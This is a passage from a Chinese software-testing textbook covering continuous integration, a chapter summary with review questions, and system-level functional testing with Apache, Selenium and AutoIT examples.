在没有采用持续集成策略的开发中，开发人员经常需要集中开会来分析软件究竟在什么地方出了错。因为某个程序员在写自己这个模块代码时，可能会影响其他模块的代码，造成与已有程序的变量冲突、接口错误，结果导致被影响的人还不知道发生了什么，Bug 就出现了。这种 Bug 是最难查的，因为问题不是出在某一个人的领域里，而是出在两个人的交流上面。随着时间的推移，问题会逐渐恶化。通常，在集成阶段出现的 Bug 早在几周甚至几个月之前就已经存在了。结果，开发者需要在集成阶段耗费大量的时间和精力来寻找这些 Bug 的根源。

如果使用持续集成，这样的 Bug 绝大多数都可以在引入的第一天就被发现。而且，由于一天之中发生变动的部分并不多，所以可以很快找到出错的位置。如果找不到 Bug 究竟在哪里，也可以不把这些代码集成到产品中去。所以，持续集成可以减少集成阶段消灭 Bug 所消耗的时间，从而最终提高软件开发的质量与效率。

为了做到持续集成测试，需要构建良好的集成测试环境。例如，业界通常采用 Maven、Ant 在 Jenkins 中完成持续构建和集成，然后在此基础上自动触发自动化测试，完成基本的功能和接口测试，一般称为构建包的验证(Build Verification Test，BVT)。这种 BVT 可以看作是非严格意义上的集成测试，因为如果集成有问题，会在版本构建中出现问题，会被 BVT 发现。基于良好的基础设施，就可以做到持续构建、持续集成测试。

小结

单元测试的对象是在程序系统中的最小单元——模块或组件上,其目标不仅是测试代码的功能性,还需确保代码在结构上可靠且健全。单元测试也可以采用静态测试和动态测试。静态测试主要体现在两个方面,一方面通过工具进行自动分析,另一方面可以通过人工评审,最常用的方法是互为评审(Peer Review),对一些关键代码或新人写的代码,主要采用走查(Walk Through)和会议审查(Inspection)等评审方式。另一方面,可以借助静态测试工具来完成对所有代码的扫描和分析,输出测试报告,这种方式的应用越来越多。


动态技术主要采用基于代码的逻辑覆盖方法,从程序的内部结构出发设计测试用例,检查程序模块或组件已实现的功能与定义的功能是否一致,并结合基于输入域的测试方法、组合测试方法等,完成对调用参数、变量取值等测试,最终完成控制流和数据流的分析与测试。由于模块规模小、功能单一、逻辑简单,测试人员有可能通过模块说明书和源程序,清楚地了解该模块的I/O条件和模块的逻辑结构,采用结构测试(白盒法)的用例,尽可能达到彻底测试,使之对任何合理和不合理的输入都能鉴别和响应。

本章还介绍了单元测试中常用的测试工具,包括开源工具和商业工具。重点介绍了单元测试框架JUnit、代码静态分析工具CheckStyle/PMD与FindBug、代码复杂度检测工具SourceMonitor,已经介绍如何用JUnit+Ant构建自动测试等。通过使用这些不同方面的单元测试工具,不仅更容易实施单元测试,不断复用测试脚本,减少单元测试的工作量,而且借助静态分析、复杂度衡量等,可以更好地清楚缺陷,提供代码的质量。

单元测试和集成测试紧密相关,几乎同步进行,而且目前业界都提倡持续集成、持续测试。在持续测试中,更关注集成测试的基础设施,从而能够比较容易地完成持续构建和持续集成测试。

思考题

1. 为什么要进行单元测试?单元测试的主要任务有哪些?
2. 单元测试的对象不可能是一组函数或多个程序的组合,为什么?
3. 单元测试一般由开发人员完成,并采用白盒测试技术,这样会获得更高的测试效率和更彻底的测试,谈谈其中的道理。
4. 代码评审有哪些方法?哪一种方法比较有效?为什么?
5. 如何做好单元测试的各个阶段的管理工作?
6. 动手写一个类的JUnit单元测试方法,并让其运行成功,体验JUnit的使用方法。
7. CheckStyle/PMD与FindBugs各自的主要功能是什么?试着在某个JavaEE项目中使用FindBugs进行检测,并分析测试结果。
8. SourceMonitor的主要作用是什么?试着对一个已有的项目用SourceMonitor进行分析。
9. 进一步了解持续集成和持续测试的知识,设法自己搭建这样的集成环境。



第 6 章

系统测试

经过集成测试之后，分散开发的模块被集成起来，构成相对完整的体系，其中各模块间接口存在的种种问题都已基本消除，测试开始进入到系统测试(System Test)阶段。

系统测试是将经过集成测试过后的软件，作为计算机系统的一个部分，与计算机硬件、某些支持软件、数据和平台等系统元素结合起来，在真实运行环境下对计算机系统进行一系列的严格有效的测试来发现软件的潜在问题，保证系统的正常运行。系统测试一般由若干个不同测试类型组成，目的是充分运行系统，验证整个系统是否满足功能和非功能性的质量需求，如：

(1) 是否都能正常工作并完成所赋予的任务？

(2) 在大量用户使用的情况下，能否经得住考验？

(3) 系统出错了，能否很快恢复过来或者将故障转移出去？

(4) 是否能长期地、稳定地运行下去？

在系统测试中，除了系统级的功能测试(虽然之前已完成了大部分单元级的功能测试)之外，还有非功能性测试，甚至可以说，非功能性测试是系统测试中更为关键的任务。压力测试、容量测试和性能测试的测试目的虽然有所不同，但其手段和方法在一定程度上比较相似，都是采用负载测试技术。为了模拟用户的操作和监控系统性能，特别是针对基于网络的应用软件(非单机应用软件)，只有借助于测试工具才能完成。通常，会使用特定的测试工具来模拟超常的数据量或其他各种负载，监测系统的各项性能指标，如线程、CPU、内存等使用情况、响应时间、数据传输量等。

6.1 系统级功能测试

功能测试可以在单元测试中实施，也可以在集成测试、系统测试中进行，软件功能是最基本的，需要在各个层次保证功能执行的正确性。在单元功能测试中，其目的是保证所测试的每个独立模块的功能是正确的，主要是从输入条件和输出结果来进行判断是否满足程序的设计要求。在系统集成过程之中或之后所进行的系统功能测试，不仅要考虑模

块之间的相互作用,而且要考虑系统的应用环境,其衡量标准是实现产品规格说明书上所要求的功能,特别需要模拟用户完成从头到尾(End-to-End,端到端)的业务测试,确保系统可以完成事先设计的功能,满足用户的实际业务需求。

6.1.1 功能测试要求

功能测试比较容易理解,主要是根据产品规格说明书,来检验被测试的系统(System under test,SUT)是否满足各方面功能的使用要求。功能测试也包括部分的系统安全性测试,如用户登录、用户权限控制等功能的测试,而且功能测试需要针对不同的环境进行测试,一方面可以看作是系统环境的兼容性测试,另一方面可以看作不同配置下的功能测试。

对于功能测试,针对不同的应用系统,其测试内容的差异很大,但都可以归为界面、数据、操作、逻辑、接口等几个方面,例如:

(1) 程序安装、启动正常,有相应的提示框、错误提示等。

(2) 每项功能符合实际要求。

(3) 系统的界面清晰、美观。

(4) 菜单、按钮操作正常、灵活,能处理一些异常操作。

(5) 能接受正确的数据输入,对异常数据的输入可以进行提示、容错处理等。

(6) 数据的输出结果准确,格式清晰,可以保存和读取。

(7) 功能逻辑清楚,符合使用者习惯。

(8) 系统的各种状态按照业务流程而变化,并保持稳定。

(9) 支持各种应用的环境。

(10) 能配合多种硬件周边设备。

(11) 软件升级后,能继续支持旧版本的数据。

(12) 与外部应用系统的接口有效。

在这里,以 Web 功能测试为例,介绍功能测试可能涉及的范围。Web 元素主要包括超级链接、图片、文字、HTML、脚本语言、表单等。Web 页面的功能测试就要针对这些元素展开。虽然页面也包含 Flash、ActiveX 控件、插件(Plugin)等元素,这些元素实际上就是小的应用程序,可以作为一般应用程序来测试,只不过要针对浏览器的不同设置,进行相应的测试。浏览器设置项很多,特别是安全性选项的设置,对 Web 功能测试影响比较大,要注意这方面的测试。在 Web 功能测试中,一般也会完成其用户界面测试,例如,页面是否和设计保持一致、页面元素的尺寸大小、边距、间距、布局是否合理和美观、文字是否有错误拼写等。

1. 页面链接测试需要验证的问题

(1) 该页面是否存在,如页面不可显示信息,则视为页面链接无效。引起页面无效的因素有很多种,主要有页面文件在 Web Server 上不存在、链接的地址不正确等。

(2) 该页面是否跳转到所规定的页面,主要是验证页面正确性,这种测试也应该在 Web 功能测试部分被考虑。

2. Web 图形测试

Web 图形是一种常见的显示信息的手段,如 GIF 图片、Flash 等。很多时候,图形是和文本混合在一起使用的,因此,在 Web 图形测试的时候,不仅要确认文本是否正确,同时需要确认图片的内容和显示,如文字是否正确地环绕图片?图片的文字提示是否正确?图片所指向

的链接是否正确？不同分辨率下的图形显示是否正确？

3. 表单测试

从设计的角度来看，表单是在访问者和服务器之间建立了一个对话，允许使用文本框、单选按钮和选择菜单来获取信息，而不是用文本、图片来发送信息。通常情况下，要处理从站点访问者发来的响应（即表单结果），需要使用某种运行在Web服务器端的脚本（如PHP、JSP），同时在提交访问者输入表单的信息之前也可能需要用到浏览器运行在客户端的脚本（通常是使用JavaScript）。在进行表单测试的时候，需要保证应用程序能正确处理这些表单信息，并且后台的程序能够正确解释和使用这些信息。举个例子，用户可以通过表单提交来实现在线注册，当注册完毕以后，应该从Web服务器上返回注册成功的消息。

6.1.2 Web服务器的功能测试

作为Web服务器（如著名的开源Apache httpd服务器 http://httpd.apache.org/），首先要支持HTTP/1.1协议，包括HTTP认证和SSL（Secure Socket Layer，安全套接层）、TLS（Transport Layer Security，传输层安全协议）等加密，这是Web服务器最核心的功能。其次，Web服务器支持虚拟主机、支持通用网关接口（Common Gateway Interface，CGI）、具有用户会话过程的跟踪能力等。一般还要求Web服务器与脚本语言（如PHP、Perl、Python、Tcl）集成、支持Java Servlets、支持代理（Proxy）、高速缓存（Caching）、URL重定向（Rewrite）、地址过滤等特性。所有这些特性都需要测试来进行验证。

要验证HTTP，就需要参考相应的标准，即：

```
RFC2616 Hypertext Transfer Protocol - HTTP/1.1
RFC2617 HTTP Authentication(认证): Basic and Digest Access Authentication
RFC2965 HTTP State Management Mechanism(状态管理机制)
RFC3986 Uniform Resource Identifier (统一资源标识,URI): Generic Syntax
```

例如，针对RFC2616 HTTP/1.1，就要验证下列基本命令。

```
GET
OPTIONS
HEAD
POST
PUT
DELETE
TRACE
CONNECT
```

这时就需要构造一个测试工具，相当于浏览器的模拟器，建立连接（CONNECT）并以不同方式（GET/ POST/HEAD）和选项（OPTIONS）发送请求，来测试Web服务器的响应。

再比如测试重定向（Rewrite），不仅要测试其不同方式——服务器级别的（在httpd.conf配置）和目录级的（在.htaccess中配置），而且还要测试重定向规则支持正则表达式，这个测试工作量也比较大。例如，要将119.75.213.61和baidu.com等各种地址都重定向为www.baidu.com，那么在httpd.conf配置：

```
RewriteEngine on RewriteCond %{HTTP_HOST} ^baidu.com [NC]
RewriteCond %{HTTP_HOST} ^119.75.213.61 [NC] RewriteRule ^(.*) http://www.baidu.com/ [L]
```

然后进行测试,以验证是否完成正确的重定向。当然,还可以构造更复杂的正则表达式进行验证。

正则表达式基本约定

文本:	
.	任意一个单字符
[chars]	字符类:"chars"中的任意一个字符
[^chars]	字符类:不在"chars"中的字符
text1|text2	选择:text1 或 text2
量词:	
?	前面的字符出现 0 或 1 次
*	前面的字符出现 0 或 N 次($N>0$)
+	前面的字符出现 1 或 N 次($N>1$)
分组:	
(text)	text 组(常用于设置一个选择的边界或生成后引用)
锚:	
^	锚定到行首
$	锚定到行尾
转义:	
\c	对给定的字符 c 进行转义

关于重定向的更详细内容,可以参考:

http://httpd.apache.org/docs/2.2/mod/mod_rewrite.html
http://lamp.linux.gov.cn/Apache/ApacheMenu/mod/mod_rewrite.html

在服务器测试过程中,如果发现了问题,一般可以查 Log 来帮助隔离问题,从而能准确地报告问题。例如,Apache 服务器日志内容,可以参考:

http://httpd.apache.org/docs/2.2/logs.html
http://lamp.linux.gov.cn/Apache/ApacheMenu/logs.html

6.1.3 一套 Web 功能测试工具

在 Web 功能测试工具中,有比较多的开源测试工具,如 Canoo WebTest、WatiR、WatiN、WatiJ、Selenium 等,也还有一些商业的 Web 测试工具,如 Parasoft WebKing 和 SOATest、Compuware WebCheck 等。例如,Parasoft WebKing 能够测试每一个静态和动态网页,检查动态网站中所有可能的路径,并能很好地支持 AJAX 应用的测试,自动监视动态页面内容的规则,并发现其中的构造错误和其他问题。同时 WebKing 能够完成 HTML、CSS 和 JavaScript 编码标准检查,还检查所有的链接,检查中断的链和孤立的文件,记录有关网站使用的各类文件的统计信息。下面以 Selenium 为例,详细介绍其原理和使用。

Selenium (http://seleniumhq.org/)是 ThoughtWorks 专门为 Web 应用而开发的自动化测试工具集,适合进行功能测试、验收测试。Selenium 由几个测试工具承担不同的角色,从而构成一个针对 Web 应用的、完整的自动化测试解决方案,如图 6-1 所示。

(1) Selenium IDE(集成开发环境),Firefox 的插件(Plug-in),可以录制、回放并编辑测试脚本,是 Selenium 脚本的开发平台。

(2) Selenium Core(核心)是符合断言(Assertion)机制的、测试套件执行的平台。它是整




图 6-1　Selenium 工具的构成关系

个 Selenium 测试机制的核心部分，由纯 JavaScript 代码组成，负责具体测试任务的执行。

(3) Selenium Webdriver 能从本地或远程驱动相应的浏览器。

(4) Selenium Server stardalone(早期的 Remote Contro())：一个代理与控制端，代替 Selenium Core/ Selenium IDE 的客户端，从而可以在远程机器上执行测试任务，并支持多种脚本语言，如 Java、.NET、Perl、Python 和 Ruby。

(5) Selenium Grid 可以并行地运行多个 Selenium RC(server)的实例，从而在分布式环境中同时运行多个测试任务，并能在一台机器上控制这些任务的执行，极大地加快 Web 应用的功能测试。

Selenium 的主要优势如下。

(1) 适合 Web 应用的测试，可直接运行在浏览器之上，所见即所得，因为 Selenium 的核心是用 JavaScript 编写的。

(2) 跨平台，支持多操作系统(Windows，Mac OS 和 Linux)和各种浏览器 Internet Explorer、Mozilla 和 Firefox。

(3) 支持分布式应用的测试，构造一个完整的解决方案，包括控制器、远程测试机等。

(4) 支持两种开发脚本的模式 Test Runner (HTML 文件)和 Driven(脚本语言编写)，使测试既可以完全在浏览器内运行，也可以脱离浏览器在远程机器上运行。

(5) 支持多种脚本语言，包括 Java、C# 、PHP、Perl、Python 和 Ruby 等。

首先可以通过 Selenium IDE 进行一个简单的测试过程来理解自动化功能测试的过程及其特点。用 Firefox 直接从 http://seleniumhq. org/projects/ide/下载 Selenium IDE，下载完成后，浏览器会自动提示安装，单击“立即安装”按钮就能完成安装。安装成功后，重启 Firefox，菜单“工具”下会出现 Selenium IDE 命令。单击 Selenium IDE 命令，启动 Selenium IDE，出现主界面，可以展开左边 Test Case 窗口，默认是不展开的，展开后的界面如图 6-2 所示，包括：

(1) 基准网页地址(Base URL)，被测试网站的主地址；

(2) 脚本窗口，显示某个测试用例的脚本；

(3) 命令(Command/Target/Value)显示和编辑的窗口(脚本窗口下面)。



图 6-2　Selenium IDE 界面

1. 录制测试脚本

打开 Selenium IDE,默认就处在录制状态,如果不是,就单击“录制”按钮。去 Firefox 打开 Google 首页 www.google.cn(这也作为 Base URL),输入“用 Selenium 进行自动化测试”,单击“Google 搜索”按钮,进入搜索结果页面,然后选择搜索结果页面中的“搜索软件测试方法和技术　获得约”后的值“8 960 000”,单击右键,如图 6-3 所示,选择倒数第 3 项“verifyTextPresnt 8 960 000”,即验证搜索数量“8 960 000”在搜索结果中出现。



图 6-3　对搜索结果进行验证操作界面

同样,选择“0.30 秒”进行验证。测试本身就是验证的过程,通过期望结果和实际结果比较,才能判断是否会出现缺陷。然后单击 Selenium IDE 的按钮,结束录制。录制的脚本可以在脚本窗口中浏览。

2. 执行测试脚本

完成了脚本录制，就可以执行脚本（也称脚本回放）。先将回放速度调整慢些，从而使执行过程看得更清楚些，即将 Fast Slow 中绿色浮标向 Slow 移动。然后，单击 按钮，就开始执行脚本。就会看到浏览器自动打开 www.google.cn 的首页，自动输入“软件测试方法和技术”，搜索结果页面很快显示出来，脚本执行结束。

3. 测试结果

运行结果如图 6-4 所示，从中可以看出，前面两个验证通过，包括 assertTitle 判断窗口是否存在，显示为绿色，而第三个验证“verifyTextPresent 0.30 秒”失败，显示为红色。为什么失败呢？因为 Google 每次搜索用时是不一样的，再次执行脚本的时候，用时只要 0.11 秒，会显示“搜索用时 0.11 秒”，导致第三个验证失败。查日志，可以看到红色的信息“[error] false”，说明验证失败。



图 6-4 运行结果

从 Firefox 中打开 Selenium IDE，单击工具栏中的 Play with Selenium TestRunner 按钮 ，IDE 就将 TestRunner 运行起来。其中上面有左、中、右三个窗口，分别为测试套件（Test Suite）、当前测试（Current Test）、控制面板（Control Panel）；下面只有一个窗口，为测试执行页面显示区域（Execution Area）。

4. Selenium test runner 脚本

Selenium test runner 脚本，就是用 HTML 中简单的表格格式来编写的测试用例，所以 test runner 脚本不仅易于阅读，也易于编写。Selenium 脚本的开发也是比较灵活的，不仅提供了几百个命令，而且也可以在脚本中引用其他文件（类似于 C 语言的头文件），如表 6-1 第 1 行的 include 的使用；还可以使用变量，如表 6-1 中的 \${Site_URL}、\${userName} 和 \${password}，这可以解决测试输入数据问题。例如用户名和口令就不需要放在脚本中，而是

单独存入一个文件中，如表 6-2 所示。

表 6-1 Selenium 测试脚本（引用文件和变量）

Command/Assertion	Target	Value
include	../../ common/SetVariable. html	
open	${Site_URL}	
pause	2000	
selectWindow	Header	
waitForTextPresent	Logon	
click	//a[contains(@href, 'javascript:Logon();')]	
selectWindow	mainFrame	
waitForTextPresent	userName	
type	userName	${userName}
type	Password	${password}
clickAndWait	//input[@name='Submit']	
verifyTextPresent	Logon Success	

表 6-2 common/SetVariable. html 的内容

设置变量的值(Set variable)		
storeGlobal	cn. calendar. yahoo. com	siteURL
echo	${siteURL}	
storeGlobal	testuser	userName
storeGlobal	1234567	password

5. Selenium 驱动模式脚本

Selenium 驱动模式脚本支持多种编程语言，在浏览器之外的一个单独的进程中运行。Driven 脚本比 test runner 脚本更强大、更灵活，可以与 xUnit 框架集成，但是 Driven 脚本编写和部署相对复杂，需要经过下列过程。

(1) 启动服务器，并部署被测试的应用程序(AUT)。

(2) 部署测试脚本。

(3) 启动浏览器，发送命令到 browser bot。

(4) 验证 browser bot 执行命令的结果。

Driven 脚本更依赖于应用程序运行的环境。例如，Java 驱动程序使用一个嵌入式 Jetty 或 Tomcat 实例来部署所测试的应用程序。browser bot 就是 Selenium Core，负责执行从测试脚本接收到的命令，而驱动程序与 browser bot 之间的通信使用一种简单的、特定的连接语言 Selenese。

6. Selenium 测试用例开发

测试用例开发涉及 4 类文件，除了引擎库以外，其他三类文件都是可以根据具体情况去修改的。

(1) 主文件：TestRunner. html/TestRunner. hta (. hta 文件是 HTML application，Windows 平台特有)。

(2) Test suite(测试套件)和 Test case(测试用例)文件，通过以表格为基础的 HTML 文

件来实现；测试套件用于将具有类似功能的一些测试用例编成一组，以便能按顺序执行一系列的测试用例。

(3) 引擎库 js 文件：位于 Selenium 根目录下的核心文件，其中 html-xpath 目录下的那个文件——所需的库文件。

(4) user-extensions.js：用来扩展 Selenium 的文件；用户自定义的函数和扩展的命令都应该放在这个文件中。

Selenium 部署完毕后，可以通过浏览器 URL 来访问 TestRunner.html 文件。由 TestRunner.html 调用相应目录下的测试套件——TestSuite.html。测试套件也是 HTML 格式的表，表中的每一行指向一个包含某个测试用例的文件。再由 TestSuite.html 调用相应的测试用例(测试脚本)执行测试。可以修改 TestSuite.html 文件，让其指向自己开发的 Test case HTML 文件，如表 6-3 所示，定义全局变量的 setVariable1.html 和两个测试用例的文件 login.html 和 logout.html。

表 6-3 测试套件的 HTML 文件示例

选择	名称	对应的测试用例脚本文件
☑	SetVariable	../../common/SetVariable.html
☑	login	../module/login/login.html
☑	logout	../module/login/logout.html

6.1.4 AutoIT 及其客户端测试工具

先通过工具 AutoIT 来完成一个 Windows 客户端的测试程序，了解客户端的测试程序特征，然后介绍其他类似的客户端测试工具。

1. AutoIT 应用

AutoIT(http://www.autoitscript.com/)适合 Windows 客户端的功能测试，能够模拟按键组合、鼠标动作，识别和操纵 Windows 窗口和进程，与所有标准 Windows 控件交互，从而实现 Windows 的测试自动化。采用类似于 VBScript 和 BASIC 的脚本语言，同时支持更加复杂的表达式(包括正则表达式)、用户函数、直接调用外部 DLL 和 Windows API 的函数，脚本可编译成独立运行的可执行文件。

AutoIT 安装后，主要程序及其功能说明如表 6-4 所示。

表 6-4 AutoIT 主要程序及其功能说明

文件与目录	详细信息
AutoIt3.exe	主程序，可以解释运行 UniCode 版本的脚本文件
AutoIt3A.exe	主程序，可以解释运行 ANSI 版本的脚本文件
AU3Info.exe	AutoIt 窗口信息工具(AutoIt Window Info Tool)，识别 GUI 对象
Aut2Exe/Aut2ExeA.exe	用于将 au3 脚本(UniCode/ANSI 版本)编译成 exe 可执行文件
Include	官方提供的库文件，提供开发脚本时所需的各种函数
AutoItX	可以被嵌入到其他工具和语言中去，包含 DLL 版本的 AutoIt v3 以及 ActiveX/COM 和 DLL 界面
SciTe	AutoIT 的脚本编辑器

AutoIT 应用过程可以概括为下面几个步骤。

(1) 借助窗口信息工具识别被测试软件的窗口、控件等,如图 6-5 所示。



图 6-5 识别窗口和控件的方法

(2) 通过 AutoIT 提供的函数来操作窗口和控件,常用的命令有 WinActivate、WinMove、WinClose、ControlFocus、ControlClick、ControlCommand、ControlSend、MouseClick、MouseClickDrag 等。例如:

```
ControlClick("计算器", "", "[CLASS:Button; TEXT:"CE"; INSTANCE:82]")
```

(3) 然后,增加验证点,来检验是否获得期望的结果。验证函数有 WinGetPos、WinGetState、WinExists、WinGetTitle、WinGetText、ControlGetPos、FileExists、FileGetSize 等。

下面给出对计算器进行测试的一个脚本示例。

```
If WinExists("计算器") == 0 Then
    Run("calc.exe")
Endif
WinWaitActive("计算器")
ControlClick("计算器","","1")
ControlClick("计算器",""," + ")
ControlClick("计算器","","2")
ControlClick("计算器",""," = ")
$Result = ControlGetText("计算器","",403)
sleep(1000)
If $Result == "3. " Then
    FileWriteLine("c:\result.txt","正确: 和期望结果 3 一致")
Else
    FileWriteLine("c:\result.txt","错误: 和期望结果 3 不一致, 实际计算结果为 " & $Result)
EndIf
```

```
ControlClick("计算器",""," CE ")
If $ Result <>"0. " Then
    FileWriteLine("c:\result.txt","错误: 没有清零")
EndIf
sleep(1000)
WinClose("计算器")
```

2. 其他开源的功能测试工具

(1) Twist(http://studios.thoughtworks.com/twist)是新一代协作功能测试平台，为测试的评审、执行和维护提供了丰富的环境支持，可以为开发团队的各个角色服务。

(2) AutoHotKey(http://ahkbbs.cn/Help/)是 Windows 平台下开放源代码的热键脚本语言，包括可以记录键盘和鼠标的任何操作，创建自定义的数据输入表格、用户界面和菜单栏，并能将任何的脚本转换为 EXE 文件等。

(3) Abbot——Java 客户端功能测试工具，可基于 XML/Java 实施用户界面测试的脚本。详细参考 http://abbot.sourceforge.net/doc/overview.shtml。

(4) Squish(http://squish.froglogic.com)是跨平台(Windows/Linux/Mac)的、专业性的功能测试工具，具有很强的自动建立和执行 GUI 测试的功能。支持 Java SWT/RCP 和 AWT/Swing(富客户端)应用、Web 2.0/AJAX 应用、Mac OS X Carbon/Cocoa 应用和其他类型的应用。

(5) STAF(Software Testing Automation Framework)是一个由 Python 和 XML 构建的、支持多平台和多语言的功能测试框架，包含许多可重用组件，如图形化监控、执行引擎、过程调用和资源管理等。

(6) 其他开源功能测试工具，如 Sahi、WebInject、Tagit、Solex、Imprimatur、Link Sleuth 等，可参考 http://www.opensourcetesting.org/functional.php。

3. 商业的功能测试工具

(1) HP Unified Functional Testing (Quick Test Professional)属于业界领先的测试工具，实现对多层次测试场合中的测试进行自动化，包括 GUI 和 API 测试。HP UFT 具有良好的可视用户体验，能轻松地将手动测试转为自动测试，并采用惠普特有的 HP UFT Insight 对象识别技术，能适应不同的软件技术。

(2) IBM Rational Functional Tester 是 Robot 的 Java 实现版本，被移植到了 Eclipse 平台，完全支持 Java 和.NET 的应用程序的测试，脚本语言支持 VB.NET 和 Java。

(3) Compuware Test Partner 是为测试基于 Windows、Java 和 Web 技术的复杂应用而设计，可以使用可视的脚本编制和自动向导来生成可重复的测试，用户可以调用 VBA 的所有功能，并进行任何水平层次和细节的测试。其脚本开发采用通用的、分层的方式来进行，而每一个测试可以被展示为树状结构，以清楚地显现测试通过应用的路径。

(4) Segue SilkTest 是面向各种应用系统的功能测试工具，提供了用于测试的创建和定制的工作流设置、测试计划和管理、直接的数据库访问及校验等功能，使用户能够高效率地进行软件自动化测试。在测试脚本的生成过程中，SilkTest 通过动态录制技术，录制用户的操作过程，快速生成测试脚本。

(5) AdventNet QEngine 是一个独立于平台的、通用的测试工具，可用于 Web 功能和性

能测试、Java 应用功能测试和性能测试、SOAP 测试等。

(6) Oracle Empirix e-Test Suite 是一套简单易用的网站测试工具,包括三个主要工具 e-TESTER、e-LOAD 和 e-MONITOR,分别实施功能测试、负载测试和性能监控。每个工具可以独立使用,也可以协同使用。其中,Web 应用程序性能监控工具 onesight 能够针对 Web 系统内部及外部元素进行监控,收集网络信息情况和错误信息并生成可用情况地图以显示一个网络及其服务哪些是正常的,从而探测性能降低的原因。而网络分析工具 hammer call analyzer 能够使用户看得见在 voip 网络中信号和语音的品质问题,为任何的呼叫显示波形和流的品质签名,可以发现通信交换设备间出现的问题。

6.1.5 嵌入式测试工具

嵌入式系统软件的测试相对困难,因为它的开发是用交叉编译方式进行的。在目标机(Target)上,不可能有多余的空间记录测试的信息,必须实时地将测试信息通过网线/串口传到宿主机(Host)上,并实时在线地显示。因此,对源代码的插装和目标机上的信息收集与回传成为嵌入式测试工具要解决的关键问题。

